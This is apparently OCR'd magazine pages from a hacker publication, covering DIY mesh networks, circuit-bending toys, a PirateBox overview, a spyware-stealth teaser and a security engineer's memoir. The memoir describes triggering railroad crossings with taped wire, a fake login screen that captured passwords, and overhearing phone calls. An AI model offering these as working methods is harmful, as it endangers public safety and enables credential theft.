
Again, note that the code presented is small. Throughout this article, emphasis is given to small executable size.

Stealth Techniques

The first half of this article focused on basic spyware techniques. However, just as important as gathering information is that such surveillance is not easily detected. Whether this surveillance is part of a law enforcement operation, intelligence gathering, or the legal monitoring of employees/children, the best results will occur if the target is unaware of the surveillance. Should the target of an investigation realize that their system is being monitored, then the monitoring would no longer be useful.

This article is continued on page 54

Building DIY Community Mesh Networks



by Mike Dank
famicoman@gmail.com

Today, we are faced with issues regarding our access to the Internet, as well as our freedoms on it. As governmental bodies fight to gain more control and influence over the flow of our information, some choose to look for alternatives to the traditional Internet and build their own networks as they see fit. These community networks can pop up in dense urban areas, remote locations with limited Internet access, and everywhere in between.

Whether you are politically fueled by issues of net neutrality, privacy, and censorship, fed up with an oligarchy of Internet service providers, or just like tinkering with hardware, a wireless mesh network (or "meshnet") can be an invaluable project to work on. Numerous groups and organizations have popped up all over the world, creating robust mesh networks and refining the technologies that make them possible. While the overall task of building a wireless mesh network for your community may seem daunting, it is easy to get started and scale up as needed.

What Are Mesh Networks?

Think about your existing home network. Most people have a centralized router with several devices hooked up to it. Each device communicates directly with the central router and relies on it to relay traffic to and from other devices. This is called a hub/spoke topology, and you'll notice that it has a single point of failure. With a mesh topology, many different routers (referred to as nodes) relay traffic to one another on the path to the target machine. Nodes in this network can be set up ad-hoc; if one node goes down, traffic can easily be rerouted to another node. If new nodes come online, they can be seamlessly integrated into the network. In the wireless space, distant users can be connected together with the help of directional antennas and share network access. As more nodes join a network, service only improves as various gaps are filled in and connections are made more redundant. Ultimately, a network is created that is both decentralized and distributed. There is no single point of failure, making it difficult to shut down.

When creating mesh networks, we are mostly concerned with how devices are routing to and linking with one another. This means that most services you are used to running - like HTTP or IRC daemons - should be able to operate without a hitch. Additionally, you are presented with the choice of whether or not to create a darknet (completely separated from the Internet) or host exit nodes to allow your traffic out of the mesh.

Existing Community Mesh Networking Projects

One of the most well-known grassroots community mesh networks is Freifunk (`https://freifunk.net`), based out of Germany, encompassing over 150 local communities with over 25,000 access points. Guifi.net (`https://guifi.net`) based in Spain, boasts over 27,000 nodes spanning over 36,000 kilometers. In North America, we see projects like Hyperboria (`http://hyperboria.net`) which connect smaller mesh networking communities together such as Seattle Meshnet (`https://www.seattlemesh.net`), NYC Mesh (`https://nycmesh.net`), and Toronto Mesh (`https://tomesh.net`). We also see standalone projects like PittMesh (`http://www.pittmesh.net`) in Pittsburgh, WasabiNet (`http://gowasabi.net`) in St. Louis, and People's Open Network (`https://sudoroom.org`) in Oakland, California.

While each of these mesh networks may run different software and have a different base of

users, they all serve an important purpose within their communities. Additionally, many of these networks consistently give back to the greater mesh networking community and choose to share information about their hardware configurations, software stacks, and infrastructure. This only benefits those who want to start their own networks or improve existing ones.

Picking Your Hardware & OS

When I was first starting out with Philly Mesh (`http://mesh.philly2600.net`), I was faced with the issue of acquiring hardware on a shoestring budget. Many will tell you that the best hardware is low-power computers with dedicated wireless cards. This, however, can incur a cost of several hundred dollars per node. Alternatively, many groups make use of SOHO routers purchased off-the-shelf, flashed with custom firmware. The most popular firmware used here is OpenWRT, an open source alternative that supports a large majority of consumer routers. If you have a relatively modern router in your house, there is a good chance it is already supported (if you are buying specifically for meshing, consider consulting OpenWRT's wiki for compatibility, `https://wiki.openwrt.org`). Based on Linux, OpenWRT really shines with its packaging system, allowing you to easily install and configure packages of networking software across several routers regardless of most hardware differences between nodes. With only a few commands, you can have mesh packages installed and ready for production.

Other groups are turning towards credit-card-sized computers like the BeagleBone Black and Raspberry Pi, using multiple USB Wi-Fi dongles to perform over-the-air communication. Here, we have many more options for an operating system as many prefer to use a flavor of Linux or BSD, though most of these platforms also have OpenWRT support.

There are no specific wrong answers here when choosing your hardware. Some platforms may be better suited to different scenarios. For the sake of getting started, spec'ing out some inexpensive routers (aim for something with at least two radios, 8MB of flash) or repurposing some Raspberry Pis is perfectly adequate and will help you learn the fundamental concepts of mesh networking as well as develop a working prototype that can be upgraded or expanded as needed (hooray for portable configurations). Make sure you consider options like indoor versus outdoor use, 2.4 GHz vs. 5 GHz band, etc.

Meshing Software

You have OpenWRT or another operating system installed, but how can you mesh your router with others wirelessly? Now, you have to pick out some software that will allow you to facilitate a mesh network. The first packages that you need to look at are for what is called the data link layer of the OSI model of computer networking (or OSI layer 2). Software here establishes the protocol that controls how your packets get transferred from node A to node B. Common software in this space is batman-adv (not to be confused with the layer 3 B.A.T.M.A.N. daemon), and open80211s, which are available for most operating systems. Each of these pieces of software have their own strengths and weaknesses; it might be best to install each package on a pair of routers and see which one works best for you. There is currently a lot of praise for batman-adv, as it has been integrated into the mainline Linux tree and was developed by Freifunk to use within their own mesh network.

Revisiting the OSI model again, you will also need some software to work at the network layer (OSI layer 3). This will control your IP routing, allowing for each node to compute where to send traffic next on its forwarding path to the final destination on the network. There are many software packages here such as OLSR (Optimized Link State Routing), B.A.T.M.A.N (Better Approach To Mobile Adhoc Networking), Babel, BMX6, and CJDNS (Caleb James Delisle's Networking Suite). Each of these addresses the task in its own way, making use of a proactive, reactive, or hybrid approach to determine routing. B.A.T.M.A.N. and OLSR are popular here, both developed by Freifunk. Though B.A.T.M.A.N. was designed as a replacement for OLSR, each is actively used and OLSR is highly utilized in the Commotion mesh networking firmware (a router firmware based off of OpenWRT).

For my needs, I settled on CJDNS, which boasts IPv6 addressing, secure communications, and some flexibility in auto-peering with local nodes. Additionally, CJDNS is agnostic to how its host connects to peers. It will work whether you want to connect to another access point over batman-adv, or even tunnel over the existing Internet (similar to Tor or a VPN)! This is useful for mesh networks starting out that

may have nodes too distant to connect wirelessly until more nodes are set up in-between. This gives you a chance to lay infrastructure sooner rather than later, and simply swap-out for wireless linking when possible. You also get the interesting ability to link multiple meshnets together that may not be geographically close.

Putting It Together

At this point, you should have at least one node (though you will probably want two for testing) running the software stack that you have settled on. With wireless communications, you can generally say that the higher you place the antenna, the better. Many community mesh groups try to establish nodes on top of buildings with roof access, making use of both directional antennas (to connect to distant nodes within the line of sight) as well as omnidirectional antennas to connect to nearby nodes and/or peers. By arranging several distant nodes to connect to one another via line of sight, you can establish a networking backbone for your meshnet that other nodes in the city can easily connect to and branch off of.

Gathering Interest


Mesh networks can only grow so much when you are working by yourself. At some point, you are going to need help finding homes for more nodes and expanding the network. You can easily start with friends and family - see if they are willing to host a node (they probably wouldn't even notice it after a while). Otherwise, you will want to meet with like-minded people who can help configure hardware and software, or plan out the infrastructure. You can start small online by setting up a website with a mission statement and making a post or two on Reddit (/r/darknetplan in particular) or Twitter. Do you have hackerspaces in your area? Linux or amateur radio groups? A *2600* meeting you frequent? All of these are great resources to meet people face-to-face and grow your network one node at a time.


Conclusion

Starting a mesh network is easier than many think, and is an incredible way to learn about networking, Linux, micro platforms, embedded systems, and wireless communication. With only a few off-the-shelf devices, one can get their own working network set up and scale it to accommodate more users. Community-run mesh networks not only aid in helping those fed up with or persecuted by traditional network providers, but also those who want to construct, experiment, and tinker. With mesh networks, we can build our own future of communication and free the network for everyone.

2017 HACKER CALENDARS

The 2017 Hacker Calendar is out! Each month features a 12"x12" glossy photo of a public telephone from somewhere on the planet, and nearly every day marks something significant in the hacker world.





Get yours today! Only $9.99 at store.2600.com

Musical Monstrosities

by Dent
dentedfun@gmail.com
dentedfun@protonmail.ch

I recently decided I wanted to combine my two favorite things, hacking and music. Some refer to this lovely art form as "circuit bending," the process of modifying electronic toys to make interesting and unique sounds they were not intended to make. Of course, that's the complicated way of saying, "breaking open a toy and screwing around with some wires." In this article I will explain step by step how to make your own musical monstrosity to have fun with or show your friends.

Required Tools

Soldering Iron
Solder
Wire
Wire stripper(s)
Wire cutter(s)
Screwdriver (of varying sizes)
Switch(s)
Button(s)
Resistor(s)
Variable Resistor(s)
Spendable Cash
Alligator Clip(s)
Drill (with varying drill bits)

Getting A Toy

First of all, you have to pick a toy to hack. The first toy I ever successfully hacked was picked up from a Canadian dollar store for $2.50 (because apparently that's how dollar stores work). It was an electronic organ, which I later dubbed the Xorgan because of its weird glitchiness. I suggest not spending over $10 on your first toy because there is a chance you will break the thing. I learned this one the hard way (completely destroying a $20 talking turtle). Toys that make music (keyboards, xylophones, etc.) are in my opinion the most fun to play with.

Familiarization

Next you have to familiarize yourself with the toy. I suggest doing this alone in a room if you don't feel like explaining why anyone over the age of five would be playing with Tickle Me Elmo. Don't be afraid to like your toy. I spent 30 minutes playing Yankee Doodle on the Xorgan before I even took the thing apart. By the end of this step, you should know what every button and switch does on your toy.

Dissecting Your Toy

Now it's finally time to expose the guts of your toy. Most toys will have screws on the back which makes it very easy to open up with a screwdriver. If your toy, for whatever reason, doesn't have screws on the back, you may need to use other tools (X-Acto knives, pliers, etc.) to take the back off. After the case is divided and the inner workings are visible, go ahead and locate the circuit board. It's usually green and decorated with visible solder joints or, as some know them, little silver blobs. If the circuit board is screwed into place, unscrew it so you can move it a bit.

Brainwashing Your Toy

Break out your finest pair of alligator clips. While pressing buttons on the front of your toy that activate sounds/music, put the ends of your alligator clips on various solder joints. Try to stay away from the battery pack, but don't be afraid to experiment! Eventually you should

hear an audible change in the toy's sound. It might change the pitch, the tone, or it might totally glitch out. Once you find this change, you may want to attach a potentiometer or other variable resistor to your alligator clips in order to see how your sound changes with different levels of resistance. If it sounds better with the variable resistor, then make note that you would rather use that instead of a simple switch. It does help to mark connections you like on a printed-out picture of your circuit, but it isn't necessary as long as you know what you touched.

Wiring It Up

Now that you've found some good connections, it's time to make them permanent settings in your toy. Take out your solder and soldering iron as well as some wire. Cut a length of wire that you find suitable and strip the ends so that you can solder it all together. Where one end of your alligator clip was, attach your wire. Try to use thin solder so as not to bridge any solder joints you didn't intend to. Solder the other end to a switch (or variable resistor if you prefer). Repeat this process with another wire on the other solder joint, attaching it to the same switch. Test it out. Switch in between your custom sound and the normal sound. If it isn't working, de-solder your connections and try again. Congratulations! The hard part is now over and you've already got something really cool to show off. All we have to do now is make your toy look a little more pretty.

Stitching Up Your Toy

While you may be tempted to walk around with your toy guts making cool sounds, it's a lot neater to put the case back together with your newly installed switches on the outside of the case. Take out your drill with a drill bit about the size of the shaft of your switch/variable resistor. Drill a hole in one of the ends of your case, and poke the switch/variable resistor through. Tighten it with a washer and a nut (which usually comes with the component). Screw the case back together with the same screws you took out earlier, and play with your new sounds.


Labeling Your Toy

All that's needed are a few optional final touches. It helps to write the direction that your switch switches in with permanent marker. I also like writing funny phrases and titles on the outside of my case.

Conclusion

In conclusion, making musical monstrosities is a fun and cool activity. Sometimes you might end up with your next favorite instrument. The best part is the fact that what you've created exists nowhere else. No other person will ever have what you've made unless you give it to them. Show off your toy on the Internet, and teach others how to make their own. Have a great time with your new musical instrument!

The front of my Xorgon, beautifully labeled. (I removed the black keys because they didn't make any noise.)




The back of my Xorgon, containing a switch with the direction labeled. I also labeled the battery pack "money" because money is power (badum tssss).

Links

http://circuitbenders.co.uk/ - a cool site about circuit bending

http://www.anti-theory.com/soundart/circuitbend/ - a great place to start circuit bending

https://www.amazon.com/Circuit-Bending-Instruments-ExtremeTech-Ghazala-Paperback/dp/B011YUBHKG/ref=sr_1_2?ie=UTF8&qid=1470697202 - a very expensive but very informative book about the art of circuit bending



The Hacker Perspective

by Scott Everard

Many years ago, in a small Texas cowtown far, far away (now the home of the Texas Rangers, Dallas Cowboys, and Six Flags), I introduced myself to hacking. This was long before personal computers, cell phones, and other examples of current technologies. As a young, curious, mischievous kid, I would hang out with buddies near the railroad tracks that connected Fort Worth and Dallas. At the corner of Abrams and Fielder Road, now an overpass above the tracks, was a complicated meeting of crossroads and a railroad crossing. I began to wonder how the train crossing guard rails knew that a train was approaching and that it was time to start the lights flashing, the bells ringing, and the crossing rails to come down to prevent cars from crossing the tracks. I took a close look at the electrical control box that was locked near the crossing. Not wanting to break in, I looked for the simplest, most elegant solution. Having limited knowledge of electricity, I was still able to determine that the train must complete a basic electrical circuit since the train wheels consisted of a conducting material. I tested my junior high theory with a length of wire and some tape. I taped the wire across the tracks and the fun soon began. The barriers came down, the lights came on, the bells rang, and traffic came to a screeching halt... for hours. For several hours, I sat at that intersection watching traffic back up for miles. The police finally showed up, followed by railroad personnel and the hack was soon discovered and corrected. This made the local news and I was hooked on hacking. It was the thrill of taking a system or device and making it work differently and unexpectedly that was the adventure. How can I make something better? How can I make it behave differently than it was originally intended?

So... how does it work?

There are several electrical circuits that are made with the rails themselves on each track at the crossing - an island circuit and the two approaches. Most consider a train completes an electrical circuit, and this is what starts the process. In reality, this is incorrect. It's actually a DC circuit, in which a relay is continuously energized by a battery and held by electromagnetic forces. When a train nears the intersection, the wheels short-out that circuit, and the electricity doesn't make it to the relay at the road. The relay loses energy and "drops," which causes a set of contacts to touch, triggering the signal lights through a succession of relays. Newer technology exists today using motion detectors, however in many locations throughout the U.S., a piece of wire and some tape will still do the trick.

Warning: By the way, tampering with or vandalizing a railway signal or related equipment is a serious federal crime and violators may face terrorist charges. Fortunately for me, the statute of limitations has long since expired.

A lesser junior high hack was a way to get free games on a particular pinball machine. This specific machine was located in a pool hall near the university campus. The machine was called "Domino." It was connected to a jukebox and every time an extra game was won, the jukebox was configured to play the song "Domino" by Van Morrison. Whenever the proprietor was out of sight, two loud "pops" could be heard from the pinball machine, indicating a free game, and the

next song played on the juke box would be "Domino." The first pop heard was my fist giving the analog score display a whack which would rack up a few thousand points and the free game (second pop). To this day, whenever I hear that song it takes me back to that pinball game. I got very good at it and eventually didn't need to resort to the "hack" to win a game.

Other future hacks came as a result of my advanced electronics training that I received in the Navy. For example, I appropriated an old television set that used a picture tube utilizing deflection coils, horizontal and vertical, to determine where the beam would strike the cathode ray tube. The CRT was a vacuum tube that contained one or more electron guns and a fluorescent screen used to view images. It has a means to accelerate and deflect the electron beam(s) onto the screen to create the images. The images may represent electrical waveforms, pictures (television), and radar targets.

A deflection coil is an electronic component and part of the electron gun assembly in the CRT. One coil controlled the movement of the beam side-to-side, while the other controlled the vertical movement of the beam. The side-to-side movement of the beam, known as horizontal scanning, produces a horizontal line. In order to create a raster, each line has to be repositioned one step below the next. In this way, a complete raster consisting of 625 lines forms the basis of a single frame of an image. Another deflection coil is part of the vertical deflection circuit. By tapping off of the left and right channels of a stereo system and connecting them to these deflection coils, I was able to create a cool visual display that responded directly to the music.

In the Navy, I started out as a Tradevman (Training Device Man.) Tradevmen installed, repaired, modified, and maintained audio/visual training aids, including instructional films, slides, and recordings; performed organizational and intermediate level maintenance on training devices; operated and performed organizational maintenance on equipment used in conjunction with training devices and ancillary equipment to train and maintain the proficiency of individuals and/or teams; assisted in the development, operation, and/or improvement of training programs of supported activities; and constructed, devised, or obtained training aids. This included everything from a projector to a flight simulator.

As a "TD" technician for a Navy Emergency Ship Handling Simulator, I learned the ins and outs of the Systems Engineering Laboratories 810a computer, both hardware and software. This is where I got hooked on operating systems and software. I taught myself the machine language of the device and created simple games that required the user to input the answer via the front panel toggle switches. When I came across the assembler tape, you would have thought I had struck gold. It made programming so much easier. I began to craft more elaborate, beneficial programs that assisted in the troubleshooting of the system - reducing downtime. Of course, the games became more extravagant as well. I was able to try my hand at Tic Tac Toe and Checkers. After completing my hitch in the Navy, I returned to that old cowtown to use my VA benefits to further explore the new field of computer science and engineering.

While a computer science student, I worked at the university computing center part time to offset the expenses that my GI bill didn't cover. While there, I was able to show how insecure the campus system was. Although the financial mainframe was separate from the student and faculty machine, the switchboard for that system was simply mounted on the wall in the university computing center where many had easy access. The insider attack would have been a cake walk, especially since auditing, at the time, wasn't something that was considered a requirement. The students and faculty used dumb terminals that connected to a mainframe, an IBM 370. The cabling carried the bits and bytes across campus via the underground steam tunnels of which many were laid by me and my student colleagues. These cables were connected via phone boxes where we had to use connection testers to find a vacant line. The test equipment was nothing more than a handheld phone with alligator clips to connect directly to the phone box.

Of course, while searching for a legitimate unused line, we invariably heard some very interesting conversations along the way.

As for the campus terminals themselves, it was child's play to retrieve usernames and passwords from anyone using any of the various terminals that could be found in numerous buildings throughout the campus. I wrote a simple program that emulated the normal login screen, captured their information, then informed them that the terminal was going down, all the while saving their data and logging them off, only to wait for the next victim. This was demonstrated to the system programmers who quickly moved to correct this security fault. On the same system, access controls were nonexistent. I demonstrated that it was a breeze to copy, edit, or delete any file in any user directory without any special permissions or a privileged account. This included homework, exams, theses, and dissertations. This too, was quickly corrected by the system folks.


So where does this leave me? So what's the difference between a "hacker" and an "engineer?" My answer is none, if you're good at both. To be both, you have to think outside of the norm, outside of the box. You have to envision without constraints. You have to challenge the boundaries of design and allow creativity to spawn ideas, regardless of how ridiculous they may seem at first glance.

Now, don't get me wrong. I'm not an advocate of criminal activity as it refers to "hacking." Anyone can use a legitimate idea and bastardize it for nefarious purposes. I'm talking about using new concepts to improve our world. This may sound overly ambitious and pious, but this is what folks like Tesla did. The same principles apply to the advance of research and development as they do for the deviant behavior of criminals. The initial thrill of the successful hack can lead to an immediate patch to prevent the vulnerability, or it can lead to the withdrawal of thousands from your grandmother's life savings. It's a matter of choice. The typical definition of a hacker is that of a perpetrator who illegally invades computer systems with the intent of carrying out illegal undertakings. Hacking has become a term that is defined as the unlawful access and the use of someone else's computer for felonious activity. Now I'll grant you that my taped wire across the railroad tracks and the free pinball games were, in fact, criminal acts but they were not done with reprehensible intentions. My goal wasn't wicked. My desire wasn't to make a living from the hacker instigated misfortunes of others. My objective was to simply satisfy my technological curiosity which created an enthusiasm for technological innovation. There is a huge difference between the playful demonstrations of experimental modifications and that of the lawless, unethical individual that doesn't consider the abusive effects of their hack upon the unarmed individual.

At any rate, this is where it all began for me. It stems from a desire to know more about how things work around me. How can I make it better? What makes it tick? Why was it done "that" way? Could it be done "this" way? Throughout the years, my mantra has remained to always look for the simple answer... the elegant solution. It's there waiting for you.

Scott Everard is a senior security engineer who has experience as a systems programmer working with Fortran, C, and assembly language on multilevel operating systems and databases. Narrowing his expertise to security, he has supported cybersecurity projects for the Coast Guard, Air Force, Army, and Navy. Scott is a retired Navy fire controlman chief who enjoys his life with his wife Debbie, his kids, and his grandkids.

HACKER PERSPECTIVE submissions
are closed for now. We will open them again in the future so have your submission ready!



by SideFx

From www.piratebox.cc: *"PirateBox solves a technical/social problem by providing people in the same physical space with an easy way to anonymously communicate and exchange files. This obviously has larger cultural and political implications and thus the PirateBox also serves as an artistic provocation."* This - along with a love for pirate radio - is the developers' FAQ answer as to why PirateBox was created. *"PirateBox is inspired by the free culture and pirate radio movements. The name is a playful remixing of the title of the world's most resilient BitTorrent site, The Pirate Bay."*

PirateBox is hacking the system and creating your own system. It's an ingenious program you can burn to an SD card and operate from a Raspberry Pi in addition to other platforms. In a nutshell, with a battery powered computer the size of a cigarette box and a few add-on components, you create your own anonymous wireless file sharing, chat room, and forum. The potential for this little network is far reaching in many arenas. *"Along with offline file sharing, media streaming, and community building, the PirateBox has been used by musicians to share their music at festivals and gigs, by teachers to distribute and collect digital materials from students, by emergency response workers and volunteers to publish local first aid information and community updates. It has also been used by librarians and writers to collect, store, and distribute electronic texts, by conference organizers to distribute conference materials and to provide local wireless commenting during presentations. PirateBox has also been used by coworkers collaborating on projects, and by CryptoParty workshop leaders to securely share cryptographic keys."*

With the Raspberry Pi, you can be up and running in very little time. All you need is the Raspberry Pi computer, an SD card, a USB flash drive, and a USB Wi-Fi. The downloads and instructions are available online at: https://piratebox.cc. Follow the setup sequence - there are some important steps to get it up and running correctly. *"PirateBox is free (as in freedom) because it is registered under the GNU GPLv3."* You can modify and improve PirateBox too. There are a number of great modifications available on the PirateBox website. One of these mods moves the forum and file storage to a USB stick. The entire system can reside on the SD card, but using a USB flash drive is best. This way you can easily edit, add, and delete content.

Imagine being on a flight with no movies or entertainment or Wi-Fi.... But you do have a PirateBox. You turn it on and now everyone with a laptop, phone, or iPad has access to an anonymous chat room, forum, and file sharing service.... Fortunately for the entertainment deprived, you have *Wayne's World*, *Hackers*, *Wag The Dog*, etc. on your SD card that now everyone can enjoy. In addition to movies, you can store pictures, music, documents, and many other file types on the PirateBox.


The PirateBox layout is quite simple. The main page on the device has an explanation of what it's all about, which can be removed to economize space. There are links to the Forums page and Files page as well as an "About" button. PirateBox's latest edition has a meter to show used space on the flash drive memory.


There is an open anonymous chat space on the main page that allows you to use an alias name and color the text of your posts. The chat room is automatically reset and deleted when the PirateBox is turned off (there is a modification setting to retain the chat info too).

